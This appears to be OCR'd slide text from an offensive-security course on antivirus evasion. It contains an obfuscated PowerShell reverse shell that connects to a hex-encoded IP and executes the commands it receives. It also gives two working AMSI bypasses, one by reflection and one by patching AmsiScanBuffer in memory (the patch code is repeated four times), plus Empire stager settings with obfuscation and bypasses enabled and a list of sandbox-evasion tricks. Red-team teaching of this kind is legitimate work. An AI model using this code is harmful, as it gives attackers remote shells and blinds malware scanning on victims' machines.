Hash              : EB3E23B322AFAAFB690E7A16808ED34CFB3330DCB15DA8B8E01CF26A013492C3
ContentFiltered   : False
```

Keep It Simple Stupid

```
while ($true) {
    $px = "c0","a8","38","1"
    $p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.'
    $w = "GET /index.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`r`nAccept: text/html`r`n
    $s = [System.Text.ASCIIEncoding]
    [byte[]]$b = 0..65535|%{0}
    $x = "n-eiorvsxpk5"
    Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158])
    $y = New-Object System.Net.Sockets.TCPClient($p,80)
    $z = $y.GetStream()
    $d = $s::UTF8.GetBytes($w)
    $z.Write($d, 0, $d.Length)
    $t = (n-eiorvsxpk5 whoami) + "$ "
    while(($l = $z.Read($b, 0, $b.Length)) -ne 0){
        $v = (New-Object -TypeName $s).GetString($b,0, $l)
        $d = $s::UTF8.GetBytes((n-eiorvsxpk5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t)
        $z.Write($d, 0, $d.Length)
    }
    $y.Close()
    Start-Sleep -Seconds 5
}
```

Keep It Simple Stupid




Keep It Simple Stupid

```
$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
$Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);

$Ref=[REF].Assembly.GetType('System.Management.Automation.Ams'+'iUtils');
$Ref.GetField('amsiInitF'+'ailed', 'NonPublic, Static').SetValue($NULL, $TRUE);
```

Bypass 1: Reflective Bypass

Simplest Bypass that currently works

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);



What Does it Do?

Using reflection we are exposing functions from AMSI

We are setting the AmsiInitField to True which source code shows causes AMSI to return:


- AMSI_SCAN_RESULT_NOT_FOUND

```
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI.dll

Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in



Bypass 2: Patching AMSI.dll in Memory

More complicated bypass, but still allows AMSI to load

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Bypass 2: Patching AMSI.dll in Memory

We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Bypass 2: Patching AMSI.dll in Memory

We modify the memory permissions to ensure we have access

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Bypass 2: Patching AMSI.dll in Memory

Modifies the return function to all always return a value of RESULT_NOT_DETECTED

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Why does this work?

AMSI.dll is loaded into the same memory space as Powershell.

This means that we have unrestricted access to the memory space that AMSI runs in and can modify it however we please

Tells the function to return a clean result prior to actually scanning

AMSI Bypasses in Empire


Ensure that ObfuscateCommand and AMSI Bypass both display values

- “set Obfuscate True”
- “set ObfuscateCommand Token\String\1,1,2, Token\Variable\1, Token\Whitespace\1,1, Compress\1”
- “set AMSIBypass True”

```
Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  Language         True        powershell        Language of the stager to generate.
  Base64           True        True              Switch. Base64 encode the output.
  OutFile          False                         File to output launcher to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       True              Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\String\1,1,2, Token\Variable\1, Token\Whitespace\1,1, Compress\1
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  ScriptLogBypass  False       True              Include cobbr's Script Block Log Bypass
                                                 in the stager code.
  AMSIBypass2      False       False             Include Tal Liberman's AMSI Bypass in
                                                 the stager code.
  SafeChecks       True        True              Switch. Checks for LittleSnitch or a
                                                 SandBox, exit the staging process if
                                                 true. Defaults to True.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
  Listener         True        http              Listener to generate stager for.
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  AMSIBypass       False       True              Include mattifestation's AMSI Bypass in
                                                 the stager code.


(Empire: stager/multi/launcher) >
```

Test time!

Re-enable Defender and run your Empire launcher





Sandbox Detection and Evasion

What is a Sandbox?

- A software created environment that isolates and limits the rights and accesses of a process being executed
- An effective way of doing behavioral analysis for AV

Who is using Sandboxes?






Automated Sandbox Malware analysis

As we talked about earlier, obfuscating code to break signatures can be relatively trivial

- AV would need an almost unlimited number of signatures

Heavily obfuscated code can make it almost impossible for human analysis to be effective

Instead evaluate behavior




Sandbox Indicators

Sandbox Limitations

They use a lot of resources which can be expensive

End users don't want to wait to receive their messages

Email scanning requires thousands of attachments to be evaluated constantly



Sandbox Limitations

These limitations provide us with several means to try and detect or evade them


- Password Protection
- Time Delays
- Auto open vs close
- Check for limited resources (small amount of ram, single core, etc.)
- Look for virtualization processes (sandboxie, VMWare tools)

Embedding Macros

Back to Empire

Usestager

- Tailor the stager to what the target is
- Our focus is Windows using a Macro (will be used later)
- “Windows/macro”




